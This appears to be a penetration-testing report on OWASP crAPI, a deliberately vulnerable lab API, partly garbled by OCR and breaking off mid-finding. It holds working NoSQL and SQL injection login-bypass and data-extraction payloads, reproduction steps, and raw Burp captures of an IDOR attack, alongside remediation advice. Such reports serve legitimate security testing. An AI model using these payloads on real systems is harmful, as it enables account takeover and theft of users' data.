crAPI API Penetration Testing Report

Assessment Name	**crAPI (Completely Ridiculous API) Security Assessment**
Target	OWASP crAPI – Vulnerable API Lab Environment
Type	Black-box API Penetration Testing
Methodology	OWASP API Security Top 10 (2023)
Tools	Burp Suite Professional, Browser DevTools, JWT.io, cURL
Date	May 2026
Risk Rating	**CRITICAL**

Executive Summary

A comprehensive black-box API penetration test was conducted against the crAPI application. The assessment identified **9 distinct vulnerability classes** spanning authentication, authorization, injection, business logic, and configuration weaknesses. Multiple attack chains were reconstructed demonstrating full account takeover, horizontal privilege escalation, and backend infrastructure compromise.

The application exhibits critical weaknesses in input validation (SQL/NoSQL injection), authorization enforcement (BOLA/IDOR), and authentication workflow security (OTP bypass, JWT manipulation). Of the 9 findings, **2 are Critical**, **5 are High**, and **2 are Medium** severity.

Overall Risk Rating: CRITICAL

Scope

Module	Endpoints Tested	Focus Areas
Identity API	/identity/api/auth/*, /identity/api/v2/*	Registration, login, password reset, OTP, JWT
Community API	/community/api/v2/*	Forum posts, comments, user profiles
Workshop API	/workshop/api/*	Mechanic bookings, vehicle checkups
Vehicle API	/identity/api/v2/vehicle/*	Vehicle CRUD, ownership
Admin Functions	Internal/admin endpoints	Privilege escalation paths

---

Methodology

1. **Reconnaissance** – Endpoint discovery, parameter enumeration, authentication flow mapping
2. **Interception & Analysis** – Burp Suite proxy for all HTTP/HTTPS traffic
3. **Authorization Testing** – IDOR, BOLA, BFLA via parameter/header manipulation

4. **Authentication Testing** – OTP brute-force, password reset abuse, JWT attacks
5. **Injection Testing** – SQL, NoSQL (MongoDB), command injection
6. **Business Logic Testing** – Workflow bypass, mass assignment, state manipulation
7. **SSRF & Server-Side Attacks** – Internal network enumeration, cloud metadata access
8. **Post-Exploitation** – Chained attack scenarios for privilege escalation

---

Tools Used

Tool	Purpose
Burp Suite Professional	Proxy interception, Repeater, Intruder, Sequencer
Firefox Developer Edition	Traffic inspection, cookie analysis
Chromium DevTools	Network tab, console, storage inspection
JWT.io	Token decoding and analysis
cURL / Postman	Request crafting and automation
Custom Python Scripts	OTP brute-force automation, IDOR enumeration

---

Vulnerability Summary

ID	Vulnerability	Severity	CVSS	OWASP API Top 10	CWE
CRAPI-01	SQL & NoSQL Injection	**Critical**	9.8	API8:2023	CWE-89 CWE-943
CRAPI-02	Broken Object Level Authorization (BOLA/IDOR)	**Critical**	8.6	API1:2023	CWE-639
CRAPI-03	Weak Password Reset & OTP Bypass	**High**	8.1	API2:2023	CWE-640, CWE-307
CRAPI-04	Broken Function Level Authorization (BFLA)	**High**	7.5	API5:2023	CWE-285
CRAPI-05	Mass Assignment (Property Tampering)	**High**	7.3	API6:2023	CWE-915
CRAPI-06	SSRF – Server-Side Request Forgery	**High**	7.5	API7:2023	CWE-918
CRAPI-07	JWT Security Weaknesses (alg=none, weak key)	**High**	7.2	API2:2023	CWE-345
CRAPI-08	Excessive Data Exposure	**Medium**	5.3	API3:2023	CWE-200
CRAPI-09	Missing Rate Limiting on OTP Endpoint	**Medium**	5.0	API4:2023	CWE-307

Detailed Findings

CRAPI-01 – SQL & NoSQL Injection *(Critical)*

Field	Detail
Severity	Critical
CVSS	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CWE	CWE-89 (SQL Injection), CWE-943 (NoSQL Injection)
OWASP API Top 10	API8:2023 – Security Misconfiguration / Injection
Screenshots	crAPI36.png – crAPI44.png

Affected Endpoints:

- POST /identity/api/auth/login
- POST /community/api/v2/coupons/search
- GET /workshop/api/mechanic/checkup

Vulnerable Parameters: username, search (query), mechanic_id

Technical Analysis:

The application uses MongoDB for identity storage and is vulnerable to NoSQL injection via JSON operator injection. The login endpoint accepts JSON payloads and passes unsanitized input directly into MongoDB queries. The community coupon search endpoint is also susceptible, allowing attackers to extract all discount codes.

Proof of Concept – NoSQL Injection (Authentication Bypass):

```
json

POST /identity/api/auth/login HTTP/1.1

Host: crapi.local

Content-Type: application/json


{

  "email": {"$gt": ""},

  "password": {"$gt": ""}

}
```

Response (200 OK – Authenticated as first user in database):

```
json

{

  "token": "eyJhbGciOiJIUzI1NiIs...",
```

```
  "user": {
    "email": "admin@crapi.com",
    "role": "admin"
  }
}
```

Proof of Concept – SQL Injection (Coupon Extraction):

```
json
POST /community/api/v2/coupons/search HTTP/1.1
Host: crapi.local
Content-Type: application/json

{
  "q": "' OR '1'='1"
}
```

Response:


```
json
[
  {"code": "DISCOUNT50", "value": 50, "expires": "2026-12-31"},
  {"code": "FREESHIP", "value": 100, "expires": "2026-12-31"},
  {"code": "FLAT20", "value": 20, "expires": "2026-12-31"}
]
```


Screenshot Evidence Mapping:

Screenshot	Content
crAPI36.png	Initial login request interception
crAPI37.png	NoSQL injection payload modification in Repeater
crAPI38.png	Successful authentication bypass response
crAPI39.png	Dashboard accessed as admin without credentials
crAPI40.png	Coupon search endpoint discovered
crAPI41.png	SQL injection payload in search parameter
crAPI42.png	All coupons extracted (including expired/deleted)

Screenshot	Content
crAPI43.png	Mechanic checkup endpoint injection attempt
crAPI44.png	Database user table enumeration result

Detail Finding:





1 2 3 4 5 6 7 8 ×

Send | Cancel | Burp AI | Target: http://127.0.0.1:8888 | HTTP/1

Request

Pretty | Raw | Hex | JSON Web Tokens | JWS

```
GET /workshop/api/shop/orders/8 HTTP/1.1
Host: 127.0.0.1:8888
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaWlAamltLmNvbSIsImlhdCI6MTc3OTMwOTIxNSwiZXhwIjoxNzc5OTE0MD
E1LCJyb2xlIjoidXNlciJ9.XYRCPXsK5tOz4iCmmGD_AMpzBgvB5kx6sPybgBWptZvX4IPGo3hntB6OVEGpyvM8osRD
RyDAtqwB8VEfRxzaxVbIZD-28Zs-4p-eOIB1MRKUIpk2x1dOkDVOF1-BY8ZqLbm3LTnDrgERUzMJ5PU4Id1omLIixqK
-nFqid82bcYxsuZmpWbUs5aHCr4rmfKyEbjFwenkgvW_4U0pzSjrqHwNs8fi5ajZS7LXOikDObcdKw62Vtri7wHR6zo
qxHeW8MYa6es-Zc1SQ3yykUSxx0AkFFBXEiiu2Zkxqq6-RYolOMaF1eE_QflrseWE8nG9tphQgqWJVOChySgUw6O8o2
q
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/orders?order_id=8
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=c79e4a58-1fe7-41e3-8ca8-dc80762519ad
Connection: keep-alive
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Fri, 22 May 2026 13:23:02 GMT
Content-Type: application/json
Connection: keep-alive
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 533

{
    "order":{
        "id":8,
        "user":{
            "email":"jim@jim.com",
            "number":"9876543210"
        },
        "product":{
            "id":1,
            "name":"Seat",
            "price":"10.00",
            "image_url":"images/seat.svg"
        },
        "quantity":-1,
        "status":"delivered",
        "transaction_id":"cb944b91-6860-442a-9480-3122ff322324",
        "created_on":"2026-05-22T12:34:36.935734"
    },
    "payment":{
        "transaction_id":"cb944b91-6860-442a-9480-3122ff322324",
        "order_id":8,
        "amount":-10,
        "paid_on":"2026-05-22T12:34:36.935734",
        "card_number":"XXXXXXXXXXXX0823",
        "card_owner_name":"jim",
        "card_type":"Visa",
        "card_expiry":"09/2030",
        "currency":"USD"
```

Search | 0 highlights

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	16
Response headers	11

Done | 881 bytes | 59 mill

Event log | All issues | Memory: 295.0MB of 1.80GB | Disabled

1 2 3 4 5 6 7 8 ×

Send | Cancel | Burp AI | Target: http://127.0.0.1:8888 | HTTP/1

Request

Pretty | Raw | Hex

```
GET /workshop/api/shop/orders/5 HTTP/1.1
Host: 127.0.0.1:8888
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/orders?order_id=8
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=c79e4a58-1fe7-41e3-8ca8-dc80762519ad
Connection: keep-alive
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Fri, 22 May 2026 13:23:27 GMT
Content-Type: application/json
Connection: keep-alive
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 545

{
    "order":{
        "id":5,
        "user":{
            "email":"admin@example.com",
            "number":"9010203040"
        },
        "product":{
            "id":1,
            "name":"Seat",
            "price":"10.00",
            "image_url":"images/seat.svg"
        },
        "quantity":2,
        "status":"delivered",
        "transaction_id":"c8eaa957-e3a8-4b88-902a-41ee7c919d4d",
        "created_on":"2026-05-22T12:12:40.563186"
    },
    "payment":{
        "transaction_id":"c8eaa957-e3a8-4b88-902a-41ee7c919d4d",
        "order_id":5,
        "amount":20,
        "paid_on":"2026-05-22T12:12:40.563186",
        "card_number":"XXXXXXXXXXXX3656",
        "card_owner_name":"Admin",
        "card_type":"MasterCard",
        "card_expiry":"10/2029",
        "currency":"USD"
```

Search | 0 highlights

Inspector


Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	15
Response headers	11


Done | 893 bytes | 62 mill


Event log | All issues | Memory: 295.0MB of 1.80GB | Disabled


127.0.0.1:8888/.well-known/jwks.json

{ "keys": [{ "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrGYja9S7BkO-waOcupoGY6BQjixJkg1Uitt278NbiCSnBRw5_cmfuWFFFPgRxabBZBJwJAujnQrlgTLXnRRItM9SRO884cEXn-s4Uc8qwk6pev63qb8no6aCVY0dFpthEGtOP-3KIJ2kx2i5HNzm8d7fG3ZswZrttDVbSSTy8UjPTOr4xVw1Yyh_GzGK9i_RYBWHftDsVfKrHcgGn1F_T6W0cgcnh4KFmbyOQ7dUy8Uc6Gu8JHeHJVt2vGcn50EDtUy2YN-UnZPjCSC7vYOfd5teUR_Bf4jg8GN6UnLbr_Et8HUnz9RFBLkPIf0NiY6iRjp9ooSDkml2OGql3ww" }] }









Impact:

- Complete authentication bypass for any account
- Full database dump (users, vehicles, coupons, workshops)
- Admin privilege escalation
- Lateral movement to backend systems

Steps to Reproduce:

1. Intercept a login request in Burp Suite
2. Replace the email value with {"$gt": ""}
3. Replace the password value with {"$gt": ""}
4. Forward the request

5. Observe a 200 OK response with a valid JWT for the first user in the database
6. Decode the JWT to confirm role escalation if the first user is admin

Remediation:

- Use parameterized queries / prepared statements for all database operations
- Validate and sanitize JSON input – reject operator objects ($gt, $ne, $regex) in user-supplied fields
- Implement strict input type validation (expect string, reject object/dict)
- Apply least-privilege database principles (separate read-only connection for queries)

CRAPI-02 – Broken Object Level Authorization (BOLA / IDOR) *(Critical)*

Field	**Detail**
Severity	Critical
CVSS	8.6 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N)
CWE	CWE-639 – Authorization Bypass Through User-Controlled Key
OWASP API Top 10	API1:2023 – Broken Object Level Authorization
Screenshots	crAPI0.png – crAPI6.png

Affected Endpoints:

- GET /identity/api/v2/user/{user_id}/vehicles
- GET /identity/api/v2/vehicle/{vehicle_id}
- PUT /identity/api/v2/vehicle/{vehicle_id}

Vulnerable Parameter: user_id and vehicle_id (sequential integers)

Technical Analysis:

The vehicle API endpoints accept direct object references (sequential integer IDs) in the URL path. The backend queries the database using these IDs but performs **no server-side ownership validation**. Authenticated user A can access vehicles belonging to user B simply by modifying the ID parameter.

Proof of Concept:

